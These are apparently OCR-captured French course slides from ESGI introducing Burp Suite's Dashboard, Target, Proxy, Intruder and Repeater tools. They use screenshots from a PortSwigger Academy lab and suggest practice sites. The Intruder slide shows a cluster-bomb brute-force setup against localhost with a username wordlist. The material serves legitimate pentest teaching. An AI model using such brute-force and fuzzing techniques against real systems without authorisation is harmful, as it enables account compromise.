Dashboard | Target | Proxy | Intruder | Repeater

Dashboard : résumé des tâches en cours (captures)

Tasks | New scan | New live task

Filter | Search

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.

Capturing

Time to level up? Catch more bugs with Burp Suite Pro | Find out more

1. Live passive crawl from Proxy (all traffic)

Summary

Items added to site map — View site map

Host	Method	URL	Status c...	MIME type
www.youtube.com	POST	/youtubei/v1/log_event?alt=json	200	JSON
www.youtube.com	POST	/youtubei/v1/log_event?alt=json	200	JSON
portswigger.net	POST	/academy/labs/marksolutionas...	200	JSON
0a0000f4048740...	GET	/my-account	302	
0a0000f4048740...	GET	/login	200	HTML
0a0000f4048740...		/resources/labheader/css/acad...		
0a0000f4048740...	GET	/resources/css/labs.css	200	CSS
0a0000f4048740...		/resources/labheader/js/labHea...		
0a0000f4048740...		/		
0a0000f4048740...	GET	/academyLabHeader	400	text
0a0000f4048740...	POST	/login	200	HTML
play.google.com	POST	/log?hasfast=true&authuser=0...	200	JSON
play.google.com	POST	/log?hasfast=true&authuser=0...	200	JSON
0a0000f4048740...	GET	/admin	404	text

Task configuration — View configuration

Task type: Live passive crawl

Scope: Proxy (all traffic)

Configuration: Add links. Add item itself, same domain and URLs in suite scope.

Capturing

Task progress

Site map items added: 14

Responses processed: 12

Responses queued: 0


Task log


> Adding response https://0a0000f40487406e800bc6c800bd0051.web-security-academy.net/admin to site map
> Adding response https://play.google.com/log?hasfast=true&authuser=0&format=json to site map
> Adding response https://play.google.com/log?hasfast=true&authuser=0&format=json to site map
> Adding response https://0a0000f40487406e800bc6c800bd0051.web-security-academy.net/login to site map

BurpSuite : l'outil indispensable

Dashboard | Target | Proxy | Intruder | Repeater

Target : permet de définir notre cible (le scope) et de voir la sitemap en fonction de notre navigation







BurpSuite : l'outil indispensable

Proxy > intercept

Intercepte les requêtes et réponses HTTP pour les observer, les modifier, les annuler ou les envoyer vers les autres outils de Burp





BurpSuite : l'outil indispensable

Dashboard | Target | Proxy | Intruder | Repeater

Intruder

permet d'automatiser des attaques en effectuant du fuzzing ou bruteforce

Sniper attack
Inserts each payload into each position one at a time, using a single payload set.

Battering ram attack
Simultaneously places the same payload into all positions, using a single payload set.

Pitchfork attack
Allocate a payload set to each position. Intruder iterates through each set in parallel.

Cluster bomb attack
Allocate a payload set to each position. Intruder iterates through all possible combinations of each set.

BurpSuite : l'outil indispensable

Dashboard | Target | Proxy | Intruder | Repeater

Intruder

automatise des attaques en effectuant fuzzing ou bruteforce

<u>exemple</u>: ici je définie 2 variables puis j'attribue une liste de valeurs à tester pour chaque variable (payload position)

Pour 2 listes de 255 variables, l'outil va donc envoyer 255*255 =65536 requêtes automatiquement

Cluster bomb attack | Start attack

Target http://localhost:80 | Update Host header to match target

Positions | Add § | Clear § | Auto §

```
1 POST /example?p1=§p1val§&p2=§p2val§ HTTP/1.0
2 Cookie: c=§cval§
3 Content-Length: 17
4
5 p3=§p3val§&p4=§p4val§
```

Payloads

Payload position: 1 - p1val

Payload type: Simple list

Payload count: 8 916

Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste | Load... | Remove | Clear | Deduplicate | Add

~root
~toor
~bin
~daemon
~adm
~lp
~sync
~shutdown

Enter a new item

BurpSuite : l'outil indispensable

Dashboard Target Proxy Intruder Repeater

Repeater

Permet de modifier manuellement des requêtes puis de les renvoyer en observant les réponses et les différences éventuelles

BurpSuite : l'outil indispensable

Test de Burp : Portswigger academy

Lab: User role controlled by request parameter

BurpSuite : l'outil indispensable

Entrainement

TryHackMe : Burpsuite Repeater

PortSwigger Academy
Server Side
Authentication
SQL Injection

C 'est un outil fondamental dans le pentest Web qui doit être utilisé presque toujours en première intention.

Aller plus loin

Installer sur une VM windows https://github.com/digininja/DVWA

>Root ME web client et Web serveur : objectif on finit tout <30 points

ESGI

école supérieure de
génie informatique

Merci de votre attention